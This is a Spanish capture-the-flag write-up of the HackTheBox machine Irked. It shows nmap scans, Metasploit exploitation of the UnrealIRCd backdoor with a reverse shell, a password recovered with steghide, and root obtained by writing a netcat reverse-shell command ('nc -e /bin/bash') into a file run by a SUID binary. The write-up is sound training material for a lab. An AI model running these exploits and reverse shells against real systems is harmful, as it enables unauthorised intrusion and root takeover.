


EthicalHCOP


En lo personal, esta maquina me ha dejado muchos conocimientos y una vez más me recalca la importancia de no complicarse y volver a lo simple. Aun teniendo componentes algo CTF y algo de la vida real, implementa elementos básicos en un pentest normal como lo pueden ser servicios “anidados”, CVE, steganographia y mas.

Reconocimiento y Escaneo

En nuestro escaneo típico de NMAP, vemos algunos puertos típicos como el 22 y el 80 y otros no tan típicos como 111, este último puerto se conoce por alojar otros servicios dentro de este. En uno de los “subpuertos” encontrados en el servicio rpcbind se ve un puerto tcp que no fue escaneado por nmap.
https://linux.die.net/man/8/rpcbind


```
# Nmap 7.70 scan initiated Sat Dec  8 13:04:22 2018 as: nmap -A -sV -O -Pn -oN irkedNMAP.txt 10.10.10.117
Nmap scan report for 10.10.10.117
Host is up (0.22s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 6a:5d:f5:bd:cf:83:78:b6:75:31:9b:dc:79:c5:fd:ad (DSA)
|   2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
|   256 c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
|_  256 8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (ED25519)
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Site doesn't have a title (text/html).
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          47993/udp  status
|_  100024  1          53831/tcp  status
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

Al lanzar un escaneo a todos los puertos, vemos que aparecen otros puertos como 6697, 8067,34868, 65534.




```
# Nmap 7.70 scan initiated Fri Dec 14 19:47:25 2018 as: nmap -p- -sV -sC -A -oN FullNmap.txt 10.10.10.117
Nmap scan report for 10.10.10.117
Host is up (0.17s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 6a:5d:f5:bd:cf:83:78:b6:75:31:9b:dc:79:c5:fd:ad (DSA)
|   2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
|   256 c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
|_  256 8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (ED25519)
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Site doesn't have a title (text/html).
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          34868/tcp  status
|_  100024  1          35548/udp  status
6697/tcp  open  irc     UnrealIRCd
8067/tcp  open  irc     UnrealIRCd
34868/tcp open  status  1 (RPC #100024)
65534/tcp open  irc     UnrealIRCd
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
```

Buscando en internet sobre estos servicios, encontramos que el puerto 6697 es vulnerable a una puerta trasera.
https://0x00sec.org/t/metasploitable-2-how-to-irc-backdoor-exploitation-metasploit-python/1931
Ejecutamos metasploit y explotamos el servicio de manera exitosa.



```
       =[ metasploit v4.17.25-dev                         ]
+ -- --=[ 1829 exploits - 1030 auxiliary - 318 post       ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >  use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 10.10.10.117
rhost => 10.10.10.117
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6697
rport => 6697
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 10.10.14.16
lhost => 10.10.14.16
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP handler on 10.10.14.16:4444
[*] 10.10.10.117:6697 - Connected to 10.10.10.117:6697...
    :irked.htb NOTICE AUTH :*** Looking up your hostname...
[*] 10.10.10.117:6697 - Sending backdoor command...
[*] Command shell session 1 opened (10.10.14.16:4444 -> 10.10.10.117:49585) at 2019-01-26 16:08:44 -0500
```

Usamos python para tener una shell un poco más interactiva.



```
python -c"import pty;pty.spawn('/bin/bash')"
ircd@irked:~$ pwd
pwd
/home/ircd
ircd@irked:~$
```

Explotación de Usuario.

Explorando en los directorios, la carpeta del usuario “djmardov” es accesible pero no podemos leer el user.txt aun, a cambio de ello, podemos tener lectura del archivo .backup .

```
ircd@irked:/home/djmardov/Documents$ ls -la
ls -la
total 16
drwxr-xr-x  2 djmardov djmardov 4096 May 15  2018 .
drwxr-xr-x 18 djmardov djmardov 4096 Nov  3 04:40 ..
-rw-r--r--  1 djmardov djmardov   52 May 16  2018 .backup
-rw-------  1 djmardov djmardov   33 May 15  2018 user.txt
ircd@irked:/home/djmardov/Documents$
```

Este al parecer es una contraseña de algún recurso que no hemos explorado hasta el momento, e incluso se intenta acceder por ssh con estas credenciales pero no son aceptadas. Leyendo detenidamente el mensaje del archivo, “steg” hace referencia a “steganographia”.

```
ircd@irked:/home/djmardov/Documents$ cat .backup
cat .backup
Super elite steg backup pw
UPupDOWNdownLRlrBAbaSSss
ircd@irked:/home/djmardov/Documents$
```


Lo único que hay disponible para stegranografear es la imagen del http, por lo que la descargamos a nuestra máquina.

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/irked]
└──╼ #wget http://10.10.10.117/irked.jpg
--2019-01-26 16:21:19--  http://10.10.10.117/irked.jpg
Conectando con 10.10.10.117:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 34697 (34K) [image/jpeg]
Grabando a: “irked.jpg”

irked.jpg                   100%[=====================================================>]  33,88K   160KB/s    en 0,2s

2019-01-26 16:21:20 (160 KB/s) - “irked.jpg” guardado [34697/34697]
```


Usamos la herramienta steghide con la opción --info para que nos arroje información y nos confirme si este archivo contiene algún otro en su interior. Al ser ejecutado se comprueba la existencia de un archivo llamado pass.txt

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/irked]
└──╼ #steghide --info irked.jpg
"irked.jpg":
  formato: jpeg
  capacidad: 1,5 KB
¿Intenta informarse sobre los datos adjuntos? (s/n) s
Anotar salvoconducto:
  archivo adjunto "pass.txt":
    tamaño: 17,0 Byte
    encriptado: rijndael-128, cbc
    compactado: si
```


Seguido, usamos las banderas --extract -sf para extraer los archivos internos de la imagen. Al momento de solicitarse el salvoconducto, ingresamos las credenciales capturadas con anterioridad.



Leemos el archivo y obtenemos la siguiente contraseña



Finalmente accedemos mediante el ssh al sistema como el usuario djmardov y leemos la bandera del usuario.



Explotación de Root.

Viendo los permisos SUID del usuario, vemos un ejecutable algo llamativo “viewuser”.

```
djmardov@irked:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/sbin/exim4
/usr/sbin/pppd
/usr/bin/chsh
/usr/bin/procmail
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/pkexec
/usr/bin/X
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/viewuser
/sbin/mount.nfs
/bin/su
/bin/mount
```

Al intentar ejecutarlo nos saca un mensaje de error diciendo que el archivo “listusers” no ha sido encontrado en la carpeta /tmp.

```
djmardov@irked:~$ viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2019-04-29 23:40 (:0)
djmardov pts/0        2019-05-01 10:26 (10.10.14.4)
sh: 1: /tmp/listusers: not found
```

Inicialmente he creado el archivo solicitado con 2 usuarios “djmardov y root”, al ejecutar el comando de viewuser dice no encontrar estos usuarios, sin embargo esto me da una idea en como ese script está leyendo y ejecutando los datos del archivo.

```
djmardov@irked:/tmp$ viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2019-04-29 23:40 (:0)
djmardov pts/0        2019-05-01 10:26 (10.10.14.4)
/tmp/listusers: 1: /tmp/listusers: djmardov: not found
/tmp/listusers: 2: /tmp/listusers: root: not found
```

Si hacemos que el script ejecute un comando en la consola, como ls, vemos la salida con éxito. Con esto podemos aprovecharnos y ejecutar una shell remota.

```
djmardov@irked:/tmp$ cat listusers
ls
djmardov@irked:/tmp$ viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2019-04-29 23:40 (:0)
djmardov pts/0        2019-05-01 10:26 (10.10.14.4)
listusers
systemd-private-94d97acf62a54acfa38ae0a563f1e254-colord.service-4vjcZO
systemd-private-94d97acf62a54acfa38ae0a563f1e254-cups.service-Wfnqzq
systemd-private-94d97acf62a54acfa38ae0a563f1e254-rtkit-daemon.service-a7WgFs
vmware-root
```

Colocamos nuestra máquina a la escucha con nc.

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/irked]
└──╼ #nc -nvlp 1234
listening on [any] 1234 ...
```

Modificamos el archivo con la conexión reversa en netcat y ejecutamos el script de viewuser, a simple vista parece que se ha quedado colgado, sin embargo en nuestra terminal hemos obtenido una conexión como root.

```
djmardov@irked:/tmp$ cat listusers
nc -e /bin/bash 10.10.14.4 1234
djmardov@irked:/tmp$ viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2019-04-29 23:40 (:0)
djmardov pts/0        2019-05-01 10:26 (10.10.14.4)
```

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/irked]
└──╼ #nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.117] 38907
whoami
root
```